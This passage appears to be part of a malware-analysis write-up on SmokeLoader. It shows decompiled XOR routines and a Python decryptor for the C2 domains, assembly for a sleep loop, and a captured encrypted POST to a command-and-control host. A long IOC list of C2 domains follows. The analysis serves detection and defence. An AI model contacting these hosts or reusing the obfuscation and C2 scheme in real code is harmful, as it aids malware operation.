1999-11-30T00:00:00
NvNgxUpdateCheckDaily_{%08X-%04X-%04X-%04X-%08X%04X}
Accept: */*
Referer: %S

```

Encrypted C2 Domains



The C2 domains are encrypted using simple XOR operations.

```

if ( len )
{
    i = len;
    C2_URL = allocated;
    key = &C2_URL_[len];
    idx = c2 - allocated;
    do
    {
        c = C2_URL[idx];
        j = 4i64;
        swapped_key = _byteswap_ulong(*(key + 1));
        do
        {
            c ^= swapped_key;
            swapped_key >>= 8;
            --j;
        }
        while ( j );
        *C2_URL++ = c ^ 0xE4;
        --i;
    }
    while ( i );
}
return res;

```

They are stored in a in this form:




We can easily decrypt the domains:

```
def decrypt_c2(enc, key):
    enc, key = bytes.fromhex(enc), bytes.fromhex(key)
    dec = ""
    for c in enc:
        for i in key: c = c ^ i
        dec += chr(c ^ 0xE4)
    print(dec)

# decrypt_c2("E7FBFBFF5A0A0E2E0FCFBEAFCFBA2FCEAFDF9E6ECEABFBEBDBABFBAA1FDFAA0", "EFC11A5F")
# http://mostest-service012505.ru/
```

C2 Communications

SmokeLoader sleeps for 10 seconds (1000*10) before connecting to the Internet.



```
mov     ebx, 1000      ; num of rounds
loc_2C48:
mov     ecx, 10
call    cs:qword_6808+2EC8h ; Sleep for 10 ms
dec    rbx
jnz    short loc_2C48
```

First it queries <http://www.msftncsi.com/ncsi.txt> (This URL is usually queried by Windows to determine if the computer is connected to the Internet).

If there's no response, it sleeps for 64 ms and queries it again until it receives a response.

Then SmokeLoader sends a POST request to the C2 server. The payload is encrypted using RC4 before sending it.

The POST request returns a "404 Not Found" response but it contains a payload in the response body.

```
POST / HTTP/1.1
Cache-Control: no-cache
Connection: Keep-Alive
Pragma: no-cache
Content-Type: application/x-www-form-urlencoded
User-Agent: Mozilla/5.0 (Windows NT 6.1; Trident/7.0; rv:11.0) like Gecko
Content-Length: 63
Host: housingcorp.net

...=1....G..n~..q..U..p....;...(.%.r./0.W),FB..H.4.0....dyHTTP/1.1 404 Not Found
Server: nginx
Date: Thu, 29 Mar 2018 21:35:59 GMT
Content-Type: text/html; charset=windows-1251
Transfer-Encoding: chunked
Connection: keep-alive
Vary: Accept-Encoding
X-Powered-By: PHP/5.4.16

ff17
~....}..c.%..1....r....U..?..(.....,57;).LZ..z...g... ....gev...0\8..j....Z.x..Z..gu...)..1.pI.X...h...R.7.a}v,(..z)tq.9h:..4....J
.....,mV...w.
.
1m...Pe.*.p..E.PZ...
V.(d.....o.Ld.4q..p..Y....&..Za.c....y.ps.s.37....?'..9....J..Me.h.
S..
Fr.LR..Z"....c....1.<n'...:..j.#m{P..?".....F..V."....V..=.....D..m@.....#[....H..8V0m=.^g.'Jz.....,wL..{CE.....V.;..J..N...g...74.1%..t...
{....u.K..I..0...fd.;4..6.3...ic..*..E..L..z'.....IQ..ON..<..Xh..0..BU]....^n.[....P...."OYP>..A..J..k....0!....e."+cc
F.?....z...b....|~x...gm..o.^T.)?{....Gq..)h.....w.F90.a...
.....~.k.a=c..c..J..^4F.. ....F...S..E..z..0..{:..f...Y.e....c..h.,.....,h....d..3.*}...b...@0..X..vJ..?..=Q...7z.(....W.V...m&..mn:X
8.....kg..C..S..0...31.m..}z.B.;...{#..-.->..*..L[?Q...gV...#~{.5.H....6Ss....J9.....,4X.k.;D.j.[....wX."h.A.\.....n<.e$....@|....9...s2.},`..xW.g.d..$...
25@....1.07.B=eJ..I.= .....N..q30...:.'....@....
```

Unfortunately most of the C2 domains are down so I couldn't proceed with the analysis, but I think that's enough with SmokeLoader :)

IOCs

Hashes

Files

%TEMP%\4dd3.dll

C2 Domains

http://alltest-service012505[.]ru/
http://besttest-service012505[.]ru/
http://biotest-service012505[.]ru/
http://clubtest-service012505[.]ru/
http://domtest-service012505[.]ru/
http://infotest-service012505[.]ru/
http://kupitest-service012505[.]ru/
http://megatest-service012505[.]ru/
http://mirstest-service012505[.]ru/
http://mostest-service012505[.]ru/
http://mytest-service01242505[.]ru/
http://mytest-service012505[.]ru/
http://newtest-service012505[.]ru/
http://proftest-service012505[.]ru/
http://protest-01242505[.]tk/
http://protest-01252505[.]ml/
http://protest-01262505[.]ga/
http://protest-01272505[.]cf/
http://protest-01282505[.]gq/
http://protest-01292505[.]com/
http://protest-01302505[.]net/
http://protest-01312505[.]org/
http://protest-01322505[.]biz/
http://protest-01332505[.]info/
http://protest-01342505[.]eu/
http://protest-01352505[.]nl/
http://protest-01362505[.]mobi/
http://protest-01372505[.]name/
http://protest-01382505[.]me/
http://protest-01392505[.]garden/
http://protest-01402505[.]art/
http://protest-01412505[.]band/
http://protest-01422505[.]bargains/
http://protest-01432505[.]bet/
http://protest-01442505[.]blue/
http://protest-01452505[.]business/
http://protest-01462505[.]casa/
http://protest-01472505[.]city/
http://protest-01482505[.]click/
http://protest-01492505[.]company/
http://protest-01502505[.]futbol/
http://protest-01512505[.]gallery/
http://protest-01522505[.]game/
http://protest-01532505[.]games/
http://protest-01542505[.]graphics/
http://protest-01552505[.]group/
http://protest-02252505[.]ml/
http://protest-02262505[.]ga/

http://protest-02272505[.]cf/
http://protest-02282505[.]gq/
http://protest-03252505[.]ml/
http://protest-03262505[.]ga/
http://protest-03272505[.]cf/
http://protest-03282505[.]gq/
http://protest-05242505[.]tk/
http://protest-06242505[.]tk/
http://protest-service01242505[.]ru/
http://protest-service012505[.]ru/
http://rustest-service012505[.]ru/
http://rutest-service01242505[.]ru/
http://rutest-service012505[.]ru/
http://shoptest-service012505[.]ru/
http://supertest-service012505[.]ru/
http://test-service01242505[.]ru/
http://test-service012505[.]com/
http://test-service012505[.]eu/
http://test-service012505[.]fun/
http://test-service012505[.]host/
http://test-service012505[.]info/
http://test-service012505[.]net/
http://test-service012505[.]net2505[.]ru/
http://test-service012505[.]online/
http://test-service012505[.]org2505[.]ru/
http://test-service012505[.]pp2505[.]ru/
http://test-service012505[.]press/
http://test-service012505[.]pro/
http://test-service012505[.]pw/
http://test-service012505[.]ru[.]com/
http://test-service012505[.]site/
http://test-service012505[.]space/
http://test-service012505[.]store/
http://test-service012505[.]su/
http://test-service012505[.]tech/
http://test-service012505[.]website/
http://test-service012505[.]xyz/
http://test-service01blog2505[.]ru/
http://test-service01club2505[.]ru/
http://test-service01forum2505[.]ru/
http://test-service01info2505[.]ru/
http://test-service01land2505[.]ru/
http://test-service01life2505[.]ru/
http://test-service01plus2505[.]ru/
http://test-service01pro2505[.]ru/
http://test-service01rus2505[.]ru/
http://test-service01shop2505[.]ru/
http://test-service01stroy2505[.]ru/
http://test-service01torg2505[.]ru/
http://toptest-service012505[.]ru/
http://vsetest-service012505[.]ru/

References

<https://www.cert.pl/en/news/single/dissecting-smoke-loader/>

<https://research.checkpoint.com/2019/2019-resurgence-of-smokeloader/>

<https://docs.microsoft.com/en-us/windows/win32/api/winternl/ns-winternl-peb>

<https://www.aldeid.com/wiki/PEB-Process-Environment-Block>

<http://www.hexacorn.com/blog/2017/10/26/propagate-a-new-code-injection-trick>

<https://modexp.wordpress.com/2018/08/23/process-injection-propagate/>

<https://docs.microsoft.com/en-us/windows/win32/api/winhttp/nf-winhttp-winhttpconnect#examples>

<https://www.crowdstrike.com/blog/maze-ransomware-deobfuscation/>